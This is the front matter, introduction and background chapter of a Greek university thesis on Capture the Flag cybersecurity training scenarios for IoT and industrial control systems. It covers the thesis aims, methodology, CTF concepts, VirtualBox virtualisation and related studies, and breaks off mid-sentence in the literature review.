ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ &
ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Σύνολο Εκπαιδευτικών Σεναρίων Κυβερνοασφάλειας για Βιομηχανικά Πρωτόκολλα στο Διαδίκτυο των Πραγμάτων

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

Αιμίλιου Περρωστή

Επιβλέπων: Παναγιώτης Σαρηγιαννίδης

Αναπληρωτής Καθηγητής

Κοζάνη/Ιούλιος/2023

ΑΥΤΗ Η ΣΕΛΙΔΑ ΕΙΝΑΙ ΣΚΟΠΙΜΑ ΛΕΥΚΗ

HELLENIC DEMOCRACY
UNIVERSITY OF WESTERN MACEDONIA

FUCULTY OF ENGINEERING
DEPARTMENT OF ELECTRICAL &
COMPUTER ENGINEERING

Cybersecurity Training Scenarios for Industrial Protocols in the Internet of Things

THESIS

Aimilios Perrostis

SUPERVISOR: Panagiotis Sarigiannidis

Associate Professor

Kozani/July/2023

ΑΥΤΗ Η ΣΕΛΙΔΑ ΕΙΝΑΙ ΣΚΟΠΙΜΑ ΛΕΥΚΗ

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
& ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΔΗΛΩΣΗ ΜΗ ΛΟΓΟΚΛΟΠΗΣ ΚΑΙ ΑΝΑΛΗΨΗΣ ΠΡΟΣΩΠΙΚΗΣ ΕΥΘΥΝΗΣ

Δηλώνω ρητά ότι, σύμφωνα με το άρθρο 8 του Ν. 1599/1986 και τα άρθρα 2,4,6 παρ. 3 του Ν. 1256/1982, η παρούσα Διπλωματική Εργασία με τίτλο "Σύνολο Εκπαιδευτικών Σεναρίων Κυβερνοασφάλειας για Βιομηχανικά Πρωτόκολλα στο Διαδίκτυο των Πραγμάτων" καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας και αναφέρονται ρητώς μέσα στο κείμενο που συνοδεύουν, και η οποία έχει εκπονηθεί στο Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Πανεπιστημίου Δυτικής Μακεδονίας, υπό την επίβλεψη του μέλους του Τμήματος κ. Σαρηγιαννίδη Παναγιώτη αποτελεί αποκλειστικά προϊόν προσωπικής εργασίας και δεν προσβάλλει κάθε μορφής πνευματικά δικαιώματα τρίτων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή / και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Απαγορεύεται η αντιγραφή, αποθήκευση και διανομή της παρούσας εργασίας, εξ ολοκλήρου ή τμήματος αυτής, για εμπορικό σκοπό. Επιτρέπεται η ανατύπωση, αποθήκευση και διανομή για σκοπό μη κερδοσκοπικό, εκπαιδευτικής ή ερευνητικής φύσης, υπό την προϋπόθεση να αναφέρεται η πηγή προέλευσης και να διατηρείται το παρόν μήνυμα. Ερωτήματα που αφορούν τη χρήση της εργασίας για κερδοσκοπικό σκοπό πρέπει να απευθύνονται προς τον συγγραφέα. Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και μόνο.

Υπογραφή Φοιτητή: Αιμίλιος Περρωστής

ΑΥΤΗ Η ΣΕΛΙΔΑ ΕΙΝΑΙ ΣΚΟΠΙΜΑ ΛΕΥΚΗ

Περίληψη

Το Διαδίκτυο των Πραγμάτων (IoT) έχει αναδειχθεί ως μια μεταρρυθμιστική τεχνολογία, η οποία συνδέει διάφορες συσκευές και συστήματα με το διαδίκτυο και επιτρέπει την απρόσκοπτη επικοινωνία και ανταλλαγή δεδομένων. Στο πλαίσιο των κρίσιμων υποδομών, το IoT διαδραματίζει καθοριστικό ρόλο στην ενίσχυση της λειτουργικής αποδοτικότητας και στην παροχή προηγμένων δυνατοτήτων παρακολούθησης και ελέγχου. Ωστόσο, η ενσωμάτωση του IoT σε αυτές τις υποδομές εισάγει σημαντικές προκλήσεις στον τομέα της διαδικτυακής ασφάλειας.

Τα ιδιαίτερα χαρακτηριστικά των συσκευών IoT, όπως η περιορισμένη υπολογιστική ισχύς, οι περιορισμοί πόρων και τα ποικίλα πρωτόκολλα επικοινωνίας, δημιουργούν έμφυτες ευπάθειες που μπορούν να αξιοποιηθούν από κακόβουλους φορείς. Οι απειλές στον χώρο της ασφάλειας που στοχεύουν σε υποδομές ζωτικής σημασίας έχουν τη δυνατότητα να προκαλέσουν σημαντικές διαταραχές, οικονομικές απώλειες, ακόμη και να θέσουν σε κίνδυνο ανθρώπινες ζωές. Η διασύνδεση των συσκευών IoT εντός αυτών των υποδομών αυξάνει την επιφάνεια επίθεσης και ενισχύει τον αντίκτυπο των διαδικτυακών επιθέσεων. Κατά συνέπεια, η διασφάλιση των συσκευών IoT και η προστασία των κρίσιμων υποδομών από διαδικτυακές απειλές έχουν καταστεί επιτακτική ανάγκη για τη διατήρηση της ακεραιότητας, της αξιοπιστίας και της ανθεκτικότητας αυτών των συστημάτων.

Για την αντιμετώπιση αυτών των προκλήσεων και την ενίσχυση των γνώσεων στον τομέα της ασφάλειας του IoT και των κρίσιμων υποδομών, η παρούσα διπλωματική επικεντρώνεται σε δύο βασικούς στόχους. Πρώτον, περιλαμβάνει την ανάλυση και την επίλυση διαφόρων προκλήσεων Capture the Flag (CTF), διερευνώντας τις τεχνικές, τα εργαλεία και τις μεθοδολογίες που χρησιμοποιούνται για την αντιμετώπιση αυτών των καταστάσεων. Με τη μελέτη των υφιστάμενων CTF, επιτυγχάνεται μια ολοκληρωμένη κατανόηση των ευπαθειών του IoT και των κρίσιμων υποδομών, των φορέων επίθεσης και των στρατηγικών περιορισμού. Δεύτερον, αναπτύσσεται ένα νέο σενάριο CTF, ειδικά σχεδιασμένο για την ενίσχυση των γνώσεων και των δεξιοτήτων στην ασφάλεια του IoT και των κρίσιμων υποδομών. Αυτό το σενάριο εισάγει τους συμμετέχοντες σε ένα ρεαλιστικό περιβάλλον, με πλοήγηση σε ένα πολύπλοκο δίκτυο κεντρικών υπολογιστών, συμπεριλαμβανομένων των HMI και των PLC, για την αντιμετώπιση προκλήσεων ασφαλείας και τον εντοπισμό ευπαθειών. Μέσω αυτής της πραγματικής εμπειρίας, οι συμμετέχοντες αποκτούν πρακτική τεχνογνωσία, εμβαθύνουν την κατανόησή τους για την ασφάλεια του IoT και των κρίσιμων υποδομών και συμβάλλουν στη διερεύνηση των αναδυόμενων προκλήσεων και των καινοτόμων μεθοδολογιών στον τομέα αυτό.

Λέξεις Κλειδιά

CTF, Κρίσιμες υποδομές, Προκλήσεις κυβερνοασφάλειας, Βιομηχανικά συστήματα ελέγχου, Διαδίκτυο των πραγμάτων.

Abstract

Internet of Things (IoT) has emerged as a transformative technology, connecting various devices and systems to the internet and enabling seamless communication and data exchange. In the context of critical infrastructures, IoT plays a pivotal role in enhancing operational efficiency and enabling advanced monitoring and control capabilities. However, the integration of IoT in these infrastructures introduces significant cybersecurity challenges.

The unique characteristics of IoT devices, such as limited computational power, resource constraints, and diverse communication protocols, pose inherent vulnerabilities that can be exploited by malicious actors. Cybersecurity threats targeting critical infrastructures have the potential to cause substantial disruptions, financial losses, and even endanger human lives. The interconnectedness of IoT devices within these infrastructures increases the attack surface and amplifies the impact of cyber-attacks. As a result, securing IoT devices and safeguarding critical infrastructures from cyber threats have become imperative for maintaining the integrity, reliability, and resilience of these systems.

To address these challenges and enhance knowledge in IoT and critical infrastructure security, this thesis focuses on two key objectives. Firstly, it involves the analysis and resolution of various Capture the Flag (CTF) challenges, exploring the techniques, tools, and methodologies used to tackle these situations. By studying existing CTFs, a comprehensive understanding of IoT and critical infrastructure vulnerabilities, attack vectors, and mitigation strategies is obtained. Secondly, a novel CTF scenario is developed, specifically designed to reinforce knowledge and skills in IoT and critical infrastructure security. This scenario immerses participants in a realistic environment, navigating a complex network of hosts, including HMIs and PLCs, to tackle security challenges and identify vulnerabilities. By engaging in this hands-on experience, participants gain practical expertise, deepen their understanding of IoT and critical infrastructure security, and contribute to the exploration of emerging challenges and innovative methodologies in this field.

Keywords

CTF, Critical infrastructures, Cybersecurity challenges, Industrial control systems, Internet of Things (IoT)

Συντομογραφίες

ARP: Address Resolution Protocol

ATG: Automatic Tank Gauges

CPU: Central Processing Unit

CRC: Cyclic Redundancy check

CTF: Capture the Flag

CVE: Common Vulnerabilities and Exposures

HMI: Human Machine Interface

HTB: HackTheBox

ICS: Industrial Control System

I2C: Inter-Integrated Circuit

IP: Internet Protocol

IOT: Internet of Things

LFI: Local File Inclusion

PCAP: Packet Capture

PGP: Pretty Good Privacy

PLC: Programmable Logical Controller

RCE: Remote Code Execution

SCADA: Supervisory Control and Data Acquisition

SSH: Secure Shell

TCP: Transmission Control Protocol

THM: TryHackMe

URL: Uniform Resource Locator

VM: Virtual Machine

Περιεχόμενα

Κατάλογος Εικόνων

Κεφάλαιο 1: Εισαγωγή

Το Διαδίκτυο των πραγμάτων (IoT) είναι ένας όρος που χρησιμοποιείται για να περιγράψει ένα δίκτυο φυσικών συσκευών που είναι συνδεδεμένες στο διαδίκτυο και επικοινωνούν μεταξύ τους. Οι συσκευές αυτές μπορεί να κυμαίνονται από οικιακές συσκευές έως βιομηχανικά μηχανήματα και μπορούν να συλλέγουν και να μοιράζονται δεδομένα σε πραγματικό χρόνο. Με την αύξηση της διαθεσιμότητας αισθητήρων χαμηλού κόστους και της ασύρματης συνδεσιμότητας, το Διαδίκτυο των Πραγμάτων επεκτείνεται ταχύτατα και μεταβάλλει τον τρόπο με τον οποίο ζούμε και εργαζόμαστε [1,2].

Ένα από τα κύρια οφέλη του IoT είναι η δυνατότητα παρακολούθησης και διαχείρισης των συσκευών από απόσταση, γεγονός που μπορεί να βελτιώσει την αποδοτικότητα και να περιορίσει το κόστος. Για παράδειγμα, ένας έξυπνος θερμοστάτης μπορεί να ρυθμίσει τη θερμοκρασία σε ένα σπίτι με βάση την πληρότητα και τις καιρικές συνθήκες, ενώ μια συνδεδεμένη μηχανή εργοστασίου μπορεί να ειδοποιήσει τους τεχνικούς για πιθανά προβλήματα συντήρησης προτού αυτά μετατραπούν σε σημαντικές βλάβες [1,2].

Ωστόσο, καθώς αυξάνεται ο αριθμός των συνδεδεμένων συσκευών, αυξάνεται και η πιθανότητα εμφάνισης προβλημάτων ασφαλείας και ανησυχιών για την προστασία της ιδιωτικής ζωής. Κακόβουλοι χρήστες μπορούν ενδεχομένως να εκμεταλλευτούν αυτά τα σημεία ασφαλείας για να αποκτήσουν πρόσβαση σε ευαίσθητα δεδομένα ή ακόμη και να καταλάβουν τον έλεγχο των συσκευών [3]. Ως εκ τούτου, είναι σημαντικό να υπάρχει επίγνωση των κινδύνων που σχετίζονται με το IoT και να λαμβάνονται μέτρα για τον περιορισμό τους.

1.1 Κίνητρο και Στόχοι Διπλωματικής Εργασίας

Οι κρίσιμες υποδομές όπως η ενέργεια, οι μεταφορές, το νερό και τα συστήματα υγειονομικής περίθαλψης εξαρτώνται όλο και περισσότερο από συσκευές IoT για την παρακολούθηση και τον έλεγχο των λειτουργιών τους. Ενώ αυτές οι συσκευές προσφέρουν σημαντικά οφέλη, εισάγουν επίσης νέες ευπάθειες και κινδύνους ασφαλείας. Οι επιθέσεις σε δίκτυα υποδομών ζωτικής σημασίας μπορούν να έχουν καταστροφικές συνέπειες, συμπεριλαμβανομένων φυσικών ζημιών, οικονομικών απωλειών, ακόμη και απώλεια ζωής [4]. Ως αποτέλεσμα, υπάρχει αυξανόμενη ανάγκη για τους επαγγελματίες στον τομέα της ασφάλειας στον κυβερνοχώρο να ενημερώνονται και να προετοιμάζονται για την προστασία αυτών των κρίσιμων συστημάτων.

Η παρούσα διπλωματική εργασία επικεντρώνεται στην μελέτη αποτελεσματικών σεναρίων εκπαίδευσης στον χώρο της ασφάλειας για κρίσιμες υποδομές με δυνατότητα IoT, με ιδιαίτερη έμφαση στις υποδομές Εποπτικού Ελέγχου και Απόκτησης Δεδομένων (SCADA)/Βιομηχανικού Συστήματος Ελέγχου (ICS). Επιπλέον στόχο αποτελεί και η ανάπτυξη ενός νέου ρεαλιστικού και ελκυστικού σεναρίου κατάρτισης που μπορεί να βοηθήσει τους επαγγελματίες στον τομέα της ασφάλειας να κατανοήσουν τις μοναδικές προκλήσεις ασφάλειας που σχετίζονται με τις κρίσιμες υποδομές με δυνατότητα IoT και να τους προετοιμάσει για προστασία από πιθανές απειλές στον χώρο.


1.2 Μεθοδολογία

Η μεθοδολογία που ακολουθήθηκε για την εκπόνηση της παρούσας διπλωματικής εργασίας περιελάμβανε μια συστηματική προσέγγιση για τη διασφάλιση μιας ολοκληρωμένης έρευνας και μιας αποτελεσματικής εφαρμογής. Πραγματοποιήθηκαν τα ακόλουθα βήματα:

- Ανασκόπηση της βιβλιογραφίας: Πραγματοποιήθηκε διεξοδική ανασκόπηση της υπάρχουσας βιβλιογραφίας σχετικά με το IoT, τις κρίσιμες υποδομές και την ασφάλεια. Το βήμα αυτό περιελάμβανε τη μελέτη ακαδημαϊκών εργασιών, εκθέσεων και σχετικών δημοσιεύσεων για να δημιουργηθεί ένα ισχυρό υπόβαθρο γνώσεων στον τομέα.
- Ανάλυση υπαρχόντων προκλήσεων: Αναλύθηκαν διάφορες προκλήσεις και σενάρια Capture the Flag (CTF) για να κατανοηθούν οι τεχνικές, τα εργαλεία και οι μεθοδολογίες που χρησιμοποιούνται για την επίλυση των προκλήσεων ασφάλειας του IoT και των κρίσιμων υποδομών. Αυτές οι προκλήσεις παρείχαν πληροφορίες για πραγματικά σενάρια και αποτέλεσαν τη βάση για την ανάπτυξη του νέου σεναρίου CTF.
- Σχεδιασμός και ανάπτυξη: Με βάση τις γνώσεις που αποκτήθηκαν από την μελέτη υπαρχόντων δοκιμασιών, σχεδιάστηκε και αναπτύχθηκε ένα νέο σενάριο CTF. Αυτό περιελάμβανε τη δημιουργία ενός ρεαλιστικού περιβάλλοντος που προσομοιώνει τις προκλήσεις που αντιμετωπίζει η ασφάλεια των συσκευών IoT και των κρίσιμων υποδομών. Το σενάριο περιελάμβανε πολλαπλούς κεντρικούς υπολογιστές, όπως HMIs και PLCs, διασυνδεδεμένους σε ένα δίκτυο, και ενσωμάτωσε διάφορα τρωτά σημεία και φορείς επίθεσης.
- Δοκιμές και αξιολόγηση: Το σενάριο CTF που αναπτύχθηκε δοκιμάστηκε αυστηρά για να διασφαλιστεί η λειτουργικότητα, η αποτελεσματικότητα και ο ρεαλισμός του. Αυτό περιελάμβανε τη διεξαγωγή προσομοιωμένων επιθέσεων, τον εντοπισμό τρωτών σημείων και την αξιολόγηση του

επιπέδου δυσκολίας των προκλήσεων. Ζητήθηκε η αξιολόγηση από ειδικούς και επαγγελματίες της ασφάλειας για την περαιτέρω βελτίωση του σεναρίου.

- Μελλοντικές επεκτάσεις: Με βάση τα ευρήματα, προτάθηκαν μελλοντικές επεκτάσεις και βελτιώσεις της διπλωματικής εργασίας. Αυτές περιλάμβαναν σκέψεις για την επέκταση του σεναρίου CTF ώστε να περιλαμβάνει ένα μεγαλύτερο δίκτυο υπολογιστών και την ενσωμάτωση νέων ευπαθειών IoT, καθώς αυτές παρουσιάζονται.



ΕΙΚΟΝΑ 1.0: ΜΕΘΟΔΟΛΟΓΙΑ

1.3 Σύνοψη Διπλωματικής Εργασίας

Το παρόν κείμενο αποτελείται από έξι κεφάλαια, τα οποία καλύπτουν το σύνολο των γνώσεων και των αναγκών που απαιτούνται για την υλοποίηση της διπλωματικής εργασίας.

Στο πρώτο κεφάλαιο παρουσιάζονται το αντικείμενο και οι στόχοι που επιδιώκει η διπλωματική εργασία και παρουσιάζεται η υπόλοιπη δομή της.

Στο δεύτερο κεφάλαιο πραγματοποιείται θεωρητική ανάλυση των θεμάτων που σχετίζονται με τα CTF, όπως η μεθοδολογία που ακολουθείται για την επίλυσή τους, η τεχνολογία της προσομοίωσης, η περιγραφή των υπαρχόντων μηχανών CTF και η γενική αναπαράσταση των δραστηριοτήτων CTF.

Στο τρίτο κεφάλαιο γίνεται αναλυτική περιγραφή του τρόπου επίλυσης των υφιστάμενων CTF, των προκλήσεων που αντιμετωπίστηκαν, καθώς και των εργαλείων και τεχνικών που χρησιμοποιήθηκαν για την επίλυση των εικονικών μηχανών που σχετίζονται με το Διαδίκτυο των πραγμάτων και τις κρίσιμες υποδομές.

Στο τέταρτο κεφάλαιο πραγματοποιείται η δημιουργία ενός νέου σεναρίου CTF, παρέχοντας μια αναλυτική περιγραφή των προκλήσεων που αντιμετωπίστηκαν κατά την ανάπτυξή του. Επιπλέον, εξηγεί τα διάφορα εργαλεία και τις τεχνικές που χρησιμοποιούνται για την επιτυχή επίλυση αυτού του σεναρίου.

Στο πέμπτο κεφάλαιο γίνεται μια συγκριτική μελέτη, αναλύοντας και φέρνοντας σε αντιπαράθεση το σενάριο CTF που αναπτύχθηκε με άλλα παρόμοια CTF.

Τέλος, στο έκτο κεφάλαιο παρουσιάζονται τα συμπεράσματα που προκύπτουν από τη διπλωματική εργασία και προτείνονται κατευθύνσεις προς τις οποίες μπορεί να επεκταθεί.

Κεφάλαιο 2: Υπόβαθρο και Βιβλιογραφική Ανασκόπηση

2.1 Περιγραφή Capture the Flag δραστηριοτήτων

Οι δραστηριότητες Capture the Flag (CTF) είναι προκλήσεις ασφαλείας που έχουν σχεδιαστεί για να δοκιμάζουν και να ενισχύουν τις δεξιότητες των συμμετεχόντων σε διάφορες πτυχές της διαδικτυακής ασφάλειας. Τα CTF περιλαμβάνουν συνήθως μια σειρά από γρίφους, εργασίες και σενάρια που πρέπει να επιλυθούν εντός συγκεκριμένου χρονικού πλαισίου. Ο κύριος στόχος είναι ο εντοπισμός σημαιών, οι οποίες είναι συνήθως ψηφιακές αποδείξεις(digital tokens) ή κομμάτια πληροφοριών που είναι κρυμμένα στο πλαίσιο της δραστηριότητας [5].

Οι προκλήσεις CTF καλύπτουν ένα ευρύ φάσμα πεδίων ασφάλειας, όπως κρυπτογραφία, αντίστροφη μηχανική, ασφάλεια διαδικτύου, ανάλυση δικτύου, εγκληματολογική επιστήμη, δυαδική εκμετάλλευση και άλλα. Οι συμμετέχοντες εργάζονται συχνά ατομικά ή σε ομάδες, χρησιμοποιώντας τις γνώσεις, τη δημιουργικότητα και τις ικανότητες επίλυσης προβλημάτων για να επιλύσουν τις προκλήσεις και να κερδίσουν πόντους [6,7].

Οι δραστηριότητες CTF είναι δημοφιλείς στην κοινότητα της ασφάλειας, καθώς παρέχουν μια πρακτική προσέγγιση για την εκμάθηση και την εφαρμογή εννοιών ασφάλειας. Προσφέρουν την ευκαιρία απόκτησης πραγματικής εμπειρίας σε ελεγχόμενο περιβάλλον, επιτρέποντας στους συμμετέχοντες να βελτιώσουν τις τεχνικές τους δεξιότητες, να αναπτύξουν κριτική σκέψη και να μάθουν τόσο από τις επιτυχίες όσο και από τις αποτυχίες. Τα CTF διεξάγονται σε διάφορες μορφές, συμπεριλαμβανομένων διαδικτυακών διαγωνισμών, τοπικών εκδηλώσεων και διαδικτυακών πλατφορμών. Διοργανώνονται από εκπαιδευτικά ιδρύματα, εταιρείες ασφαλείας και ανεξάρτητες κοινότητες για την προώθηση της ανταλλαγής γνώσεων, της συνεργασίας και του υγιούς ανταγωνισμού μεταξύ των συμμετεχόντων [7].

Σε γενικές γραμμές, οι δραστηριότητες CTF χρησιμεύουν ως μια πολύτιμη πλατφόρμα για τους επαγγελματίες του διαδικτύου, τους εκπαιδευόμενους και τους λάτρεις της ασφάλειας για να βελτιώσουν τις δεξιότητές τους, να ενημερωθούν για τις τελευταίες τεχνικές ασφάλειας και να ενισχύσουν το αίσθημα της κοινότητας στον τομέα της ασφάλειας.

2.2 Η τεχνολογία εικονικοποίησης για τις CTF δραστηριότητες

Η τεχνολογία εικονικοποίησης αποτελεί βασική έννοια στον τομέα της διαδικτυακής ασφάλειας, ιδίως στο πλαίσιο των δραστηριοτήτων Capture the Flag (CTF). Περιλαμβάνει τη δημιουργία εικονικών στιγμιοτύπων, όπως εικονικές μηχανές (VM), για την προσομοίωση πραγματικών συνθηκών για τη δοκιμή και την εξάσκηση δεξιοτήτων ασφαλείας. Η εικονική διαμόρφωση παρέχει πολλά πλεονεκτήματα, όπως η απομόνωση πόρων, η δυνατότητα επέκτασης και η δυνατότητα ταυτόχρονης εκτέλεσης πολλαπλών λειτουργικών συστημάτων. Στο πλαίσιο της επίλυσης CTF, η τεχνολογία εικονικοποίησης επιτρέπει την ασφαλή ανάλυση και εκμετάλλευση ευάλωτων συστημάτων χωρίς να διακινδυνεύεται η πρόκληση ζημιών στην πραγματική εγκατάσταση [8, 9]. Για την παρούσα διπλωματική εργασία, κάθε ανάγκη εικονικοποίησης υλοποιήθηκε με τη χρήση του VirtualBox.

Το VirtualBox, το οποίο αναπτύχθηκε από την Oracle, είναι μια ευρέως διαδεδομένη πλατφόρμα εικονικοποίησης που παρέχει ένα ευέλικτο και φιλικό προς τον χρήστη περιβάλλον για την επίλυση CTF. Προσφέρει χαρακτηριστικά όπως η δημιουργία εικονικών μηχανών, η προσαρμογή των ρυθμίσεων του υλικού, οι επιλογές συνδεσιμότητας δικτύου και η υποστήριξη διαφόρων λειτουργικών συστημάτων. Το VirtualBox επιλέγεται για την αξιοπιστία του, την εκτεταμένη υποστήριξη της κοινότητας και τη συμβατότητά του με διάφορα συστήματα. Είναι επίσης γνωστό για τη δυνατότητα λήψης στιγμιότυπων, η οποία επιτρέπει στους χρήστες να καταγράφουν και να επανέρχονται σε συγκεκριμένες καταστάσεις των VM, διευκολύνοντας τον πειραματισμό, την επαναφορά και την καταγραφή της προόδου κατά τη διάρκεια των προκλήσεων CTF [10, 11]. Ωστόσο, υπάρχουν επίσης ορισμένες προκλήσεις και περιορισμοί που πρέπει να ληφθούν υπόψη. Ένας περιορισμός είναι το αντίκτυπο στην απόδοση της ταυτόχρονης λειτουργίας πολλαπλών εικονικών μηχανών. Οι προκλήσεις CTF μπορεί να περιλαμβάνουν τη δημιουργία πολύπλοκων δικτύων με πολλαπλές διασυνδεδεμένες εικονικές μηχανές, οι οποίες μπορεί να επιβαρύνουν τους πόρους του συστήματος και να επηρεάσουν την απόδοση. Επιπλέον, οι διαμορφώσεις δικτύου του VirtualBox, αν και ευέλικτες, ενδέχεται να απαιτούν προσεκτική ρύθμιση για να εξασφαλιστεί η σωστή συνδεσιμότητα μεταξύ των εικονικών μηχανών και του συστήματος οικοδεσπότη. Επιπρόσθετα, πρόκληση αποτελεί η πιθανότητα λανθασμένης ρύθμισης ή κακής διαχείρισης των στιγμιότυπων, η οποία μπορεί να οδηγήσει σε ανεπιθύμητες συνέπειες ή ακόμη και σε απώλεια δεδομένων.

Για τη μεγιστοποίηση της αποτελεσματικότητας της τεχνολογίας εικονικοποίησης και του VirtualBox κατά την επίλυση CTF, ακολουθούνται μερικές αποτελεσματικές πρακτικές. Πρώτον, είναι σημαντικό να διατηρείται το VirtualBox και οι επεκτάσεις του

ενημερωμένες, ώστε να αξιοποιούνται τα πιο πρόσφατα χαρακτηριστικά, οι επιδιορθώσεις σφαλμάτων και οι ενημερώσεις κώδικα ασφαλείας. Ο τακτικός έλεγχος για ενημερώσεις εξασφαλίζει ένα σταθερό και ασφαλές περιβάλλον. Δεύτερον, η σωστή οργάνωση και η επισήμανση των στιγμιότυπων βοηθά στη διατήρηση της σαφήνειας και της ευκολίας πλοήγησης κατά την ανασκόπηση των διαφόρων σταδίων των CTF. Απαιτείται επίσης η παραχώρηση επαρκών πόρων σε κάθε εικονική μηχανή, λαμβάνοντας υπόψη παράγοντες όπως η μνήμη, η CPU και ο χώρος στο δίσκο, ώστε να διασφαλίζεται η βέλτιστη απόδοση. Επιπλέον, η αξιοποίηση των επιλογών δικτύωσης του VirtualBox για την προσομοίωση ρεαλιστικών διαμορφώσεων δικτύου προσθέτει βάθος και αυθεντικότητα στις προκλήσεις CTF. Τέλος, η αξιοποίηση των ενσωματωμένων λειτουργιών του VirtualBox, όπως το κοινόχρηστο πρόχειρο και η λειτουργία μεταφοράς και αποθήκευσης, διευκολύνει τη μεταφορά πληροφοριών και δεδομένων μεταξύ των συστημάτων οικοδεσπότη και εικονικών μηχανών.

2.3 Υπάρχουσες Προσεγγίσεις για την επίλυση Capture the Flag VM

- “Capture the Flag as Cyber Security Introduction” [12]

  Το κείμενο αυτό παρουσιάζει μια μελέτη σχετικά με την αποτελεσματικότητα της χρήσης διαγωνισμών τύπου Capture the Flag (CTF) ως εκπαιδευτικού εργαλείου για την εισαγωγή τεχνικών εννοιών σε εκπαιδευόμενους με περιορισμένο ή καθόλου τεχνικό υπόβαθρο. Οι συντάκτες διερευνούν την έννοια της παιχνιδοποίησης και τις δυνατότητές της στην παρακίνηση των μαθητών με την ενσωμάτωση τεχνικών παιχνιδιών σε εκπαιδευτικές ενότητες. Εστιάζουν συγκεκριμένα στην εφαρμογή των διαγωνισμών CTF στην εισαγωγή μαθητών λυκείου σε θέματα ασφάλειας υπολογιστών και ψηφιακής εγκληματολογίας κατά τη διάρκεια των διοργανώσεων GenCyber που πραγματοποιήθηκαν το καλοκαίρι του 2015. Ο πρωταρχικός στόχος ήταν να αναλύσουν τις σύνθετες έννοιες σε ξεχωριστές προκλήσεις και να καλλιεργήσουν ένα ανταγωνιστικό περιβάλλον για να προσελκύσουν τους μαθητές και να διευκολύνουν την κατανόηση αυτών των θεμάτων. Τα ευρήματα δείχνουν ότι η προσέγγιση αυτή ήταν ιδιαίτερα επιτυχής όχι μόνο στην εισαγωγή των μαθητών σε τεχνικές έννοιες αλλά και στην παρακίνησή τους να συνεχίσουν τη μελέτη τους και μετά το πέρας της διοργάνωσης. Η μελέτη προσφέρει μια ανάλυση τόσο των επιτευγμάτων όσο και των περιορισμών της χρήσης των διαγωνισμών CTF ως εκπαιδευτικής τεχνικής, παρέχοντας πληροφορίες σχετικά με την αποτελεσματικότητά της και τις δυνατότητές της για μελλοντικές εκπαιδευτικές πρωτοβουλίες [12].

- "Cybersecurity knowledge and skills taught in capture the flag" [13]

  Το κείμενο αυτό διερευνά τον ρόλο των προκλήσεων Capture the Flag (CTF) ως μια δημοφιλή μορφή εκπαίδευσης στην ηλεκτρονική ασφάλεια, όπου οι εκπαιδευόμενοι ασχολούνται με πρακτικές εφαρμογές σε ένα περιβάλλον που μοιάζει με παιχνίδι. Στόχος των συντακτών είναι να εξετάσουν τον τρόπο με τον οποίο οι δεξιότητες που ασκούνται σε αυτές τις προκλήσεις εναρμονίζονται με τα επίσημα προγράμματα σπουδών κυβερνοασφάλειας που έχουν θεσπιστεί από ειδικούς σε θέματα ασφάλειας. Αναλύουν ένα σύνολο δεδομένων που περιλαμβάνει 15.963 λύσεις κειμένου που συλλέγονται από το 2012, αντιστοιχίζοντας τις λύσεις με τις καθιερωμένες κατευθυντήριες γραμμές του προγράμματος σπουδών ACM/IEEE για να προσδιορίσουν τις δεξιότητες που διδάσκονται από τις προκλήσεις. Η μελέτη διερευνά την κατανομή των θεμάτων κυβερνοασφάλειας, τη μεταβλητότητά τους σε διάφορες μορφές προκλήσεων και την εξέλιξή τους με την πάροδο του χρόνου. Τα ευρήματα υπογραμμίζουν την έμφαση στις τεχνικές γνώσεις σε τομείς όπως η κρυπτογραφία και η 